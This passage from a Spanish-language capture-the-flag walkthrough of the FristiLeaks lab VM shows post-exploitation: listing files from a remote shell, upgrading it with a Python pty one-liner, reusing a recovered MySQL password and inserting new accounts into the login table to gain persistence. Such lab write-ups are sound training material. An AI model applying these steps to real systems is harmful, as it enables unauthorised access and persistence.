          RX packets:0 errors:0 dropped:0 overruns:0 frame:0
          TX packets:0 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:0 (0.0 b)  TX bytes:0 (0.0 b)

sh-4.1$

```

29. Verificación de acceso al sistema comprometido


SEGUNDO CAPITULO

Paso 1: En este paso se ejecutó el comando `ls -la` desde la shell remota obtenida en el capítulo anterior. Esto permitió listar el contenido del directorio raíz (/) del servidor comprometido.

Se observaron directorios clave como:

- **/bin**, **/sbin**, **/usr**, y **/lib**: contienen utilidades y librerías esenciales del sistema.
- **/home**: destinado a los usuarios.
- **/etc**: donde se encuentran configuraciones críticas, incluyendo la gestión de cuentas de usuario.
- **/var**: con archivos de logs y procesos del sistema.

Este reconocimiento inicial es fundamental antes de proceder a la **creación de nuevos usuarios en Fristileaks**, ya que ayuda a identificar rutas y configuraciones que pueden ser aprovechadas para la persistencia dentro del sistema.



```
TX packets:0 errors:0 dropped:0 overruns:0 carrier:0
collisions:0 txqueuelen:0
RX bytes:0 (0.0 b) TX bytes:0 (0.0 b)
WARNING: Remote shell is not secure. It is recommended to use a secure shell (SSH).
sh-4.1$ ls -la
ls -la
total 102
dr-xr-xr-x. 22 root root 4096 Sep 4 10:15 .
dr-xr-xr-x. 22 root root 4096 Sep 4 10:15 ..
-rw-r--r--. 1 root root 0 Sep 4 10:15 .autofsck
-rw-r--r--. 1 root root 0 Nov 17 2015 .autorelabel
dr-xr-xr-x. 2 root root 4096 Nov 17 2015 bin
dr-xr-xr-x. 5 root root 1024 Nov 17 2015 boot
drwxr-xr-x. 19 root root 3640 Sep 4 10:16 dev
drwxr-xr-x. 70 root root 4096 Sep 4 10:15 etc
drwxr-xr-x. 5 root root 4096 Nov 19 2015 home
dr-xr-xr-x. 8 root root 4096 Nov 17 2015 lib
dr-xr-xr-x. 9 root root 12288 Nov 17 2015 lib64
drwx-----. 2 root root 16384 Nov 17 2015 lost+found
drwxr-xr-x. 2 root root 4096 Sep 23 2011 media
drwxr-xr-x. 3 root root 4096 Nov 17 2015 mnt
drwxr-xr-x. 3 root root 4096 Nov 17 2015 opt
dr-xr-xr-x. 93 root root 0 Sep 4 10:15 proc
dr-xr-xr-x. 3 root root 4096 Nov 25 2015 root
dr-xr-xr-x. 2 root root 12288 Nov 18 2015 sbin
drwxr-xr-x. 2 root root 4096 Nov 17 2015 selinux
drwxr-xr-x. 2 root root 4096 Sep 23 2011 srv
drwxr-xr-x. 13 root root 0 Sep 4 10:15 sys
drwxrwxrwt. 3 root root 4096 Sep 8 18:27 tmp
drwxr-xr-x. 13 root root 4096 Nov 17 2015 usr
drwxr-xr-x. 19 root root 4096 Nov 19 2015 var
sh-4.1$
```

30. Exploración inicial del sistema de archivos

Paso 2: En este paso se intentó navegar por diferentes directorios del servidor (`/var/www`, `HTML`, `fristi`) con el objetivo de localizar archivos de configuración del sitio web. Aunque varios intentos

no fueron exitosos, se descubrió un archivo clave: **checklogin.php**, asociado al sistema de autenticación de Fristileaks.

Posteriormente, se utilizó un *trick* con Python para mejorar la shell obtenida:

```
python -c 'import pty; pty.spawn("/bin/bash")'
```

Con ello se logró una shell más interactiva y funcional.

Luego, se accedió al servicio **MySQL** con el usuario **eezeepz** y se identificó una contraseña válida:

Usuario: eezeepz

Password: 4ll3maal12#

Este hallazgo es crucial, ya que permite el acceso a la base de datos del sistema, donde se pueden gestionar usuarios y extraer información sensible de Fristileaks.

```
sh-4.1$ cd var
cd var
sh-4.1$ cd www
cd www
sh-4.1$ cd HTML
cd HTML
sh: cd: HTML: No such file or directory
sh-4.1$ cd fristi
cd fristi
sh: cd: fristi: No such file or directory
sh-4.1$ cat checklogin.php
cat checklogin.php
cat: checklogin.php: No such file or directory
sh-4.1$ python -c 'import pty;pty.spawn("/bin/bash")'
bash-4.1$ MySQL -u eezeepz -ppython -c 'import pty;pty.spawn("/bin/bash")'
bash-4.1$password: 4ll3maal12#
```

Paso 3: En este paso se utilizó el comando:

```
mysql -u eezeepz -p
```

Luego de ingresar la contraseña obtenida anteriormente (**4ll3maal12#**), se accedió de forma exitosa al monitor de **MySQL**.

El sistema muestra:

- **Versión del servidor MySQL:** 5.1.73
- **Conexión establecida** con el usuario eezeepz.
- Mensaje de bienvenida a la consola interactiva de MySQL.

Con este acceso ahora es posible:

- Visualizar las bases de datos utilizadas por el sitio **Fristileaks**.
- Revisar las tablas relacionadas con usuarios y credenciales.
- Modificar o crear nuevos usuarios dentro del sistema para obtener persistencia.

Este paso marca la transición hacia la manipulación directa de la base de datos, lo que constituye un punto clave para la **creación de usuarios personalizados** dentro de Fristileaks.

```
bash-4.1$ mysql -u eezeepz -p
mysql -u eezeepz -p
Enter password: 4ll3maal12#

Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 9
Server version: 5.1.73 Source distribution

Copyright (c) 2000, 2013, Oracle and/or its affiliates. All rights reserved.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql>
mysql> █
```

Paso 4: En este paso se trabajó dentro de la base de datos **hackmenow**, en la tabla **members**, donde se gestionan los usuarios del portal **Fristileaks**.

1. Se verificó la estructura de la tabla con el comando:
2. DESCRIBE members;

La tabla contiene tres campos principales: id, username y password.

3. Se consultaron los registros existentes mediante:
4. SELECT * FROM members;

Inicialmente, solo existía el usuario eezeepz con su respectiva contraseña.

5. Se insertaron nuevos usuarios en la base de datos:
6. INSERT INTO members (username, password) VALUES ('edward','user1');
7. INSERT INTO members (username, password) VALUES ('camilo','user2');
8. Finalmente, se verificó la correcta inserción con un nuevo SELECT * FROM members;, confirmando que los usuarios fueron añadidos exitosamente.

affiliates. Other names may be trademarks of their respective owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

```
mysql> SHOW DATABASES;
SHOW DATABASES;
+-----+
| Database |
+-----+
| information_schema |
| hackmenow |
+-----+
2 rows in set (0.01 sec)

mysql> USE hackmenow;
USE hackmenow;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
mysql> DESCRIBE members;
DESCRIBE members;
+-----+-----+-----+-----+-----+-----+
| Field | Type | Null | Key | Default | Extra |
+-----+-----+-----+-----+-----+-----+
| id | int(4) | NO | PRI | NULL | auto_increment |
| username | varchar(65) | NO | | NULL | |
| password | varchar(65) | NO | | NULL | |
+-----+-----+-----+-----+-----+-----+
3 rows in set (0.00 sec)
```

31. Exploración de la base de datos hackmenow y estructura de la tabla

```
mysql> SELECT*FROM members;
SELECT*FROM members;
+-----+-----+-----+
| id | username | password |
+-----+-----+-----+
| 1 | eezeepz | keKkeKKeKKeKkEkEk |
+-----+-----+-----+
1 row in set (0.00 sec)

mysql> INSERT INTO members (username, password) VALUES ('edward','user1');
INSERT INTO members (username, password) VALUES ('edward','user1');
Query OK, 1 row affected (0.00 sec)


mysql> INSERT INTO members (username, password) VALUES ('camilo','user2');
INSERT INTO members (username, password) VALUES ('camilo','user2');
Query OK, 1 row affected (0.00 sec)

mysql> SELECT*FROM members;
SELECT*FROM members;
+-----+-----+-----+
| id | username | password |
+-----+-----+-----+
| 1 | eezeepz | keKkeKKeKKeKkEkEk |
| 2 | edward | user1 |
| 3 | camilo | user2 |
+-----+-----+-----+
3 rows in set (0.00 sec)


mysql> █
```

32. Inserción y verificación de nuevos usuarios en la tabla

Paso 5: En este paso se procede a **validar el funcionamiento de los usuarios creados en la base de datos**. Primero se accede a la página de inicio de sesión de FristiLeaks, introduciendo las credenciales del usuario **Edward** con la contraseña **user1**, lo que permite un inicio de sesión exitoso y confirma que los datos insertados en la tabla *members* son reconocidos por la aplicación. Posteriormente, se realiza el mismo procedimiento con el usuario **Camilo**, utilizando la contraseña **user2**. Al igual que con Edward, el sistema permite el acceso mostrando el mensaje *Login successful*, lo que evidencia que se han creado y almacenado correctamente los registros en la base de datos.



33. Inicio de sesión con el usuario Edward




Login successful

[upload file](#)



34. Acceso exitoso con el usuario Edward




Member Login

Username :

Password :



35. Inicio de sesión con el usuario Camilo



Login successful
[upload file](#)



36. Acceso exitoso con el usuario Camilo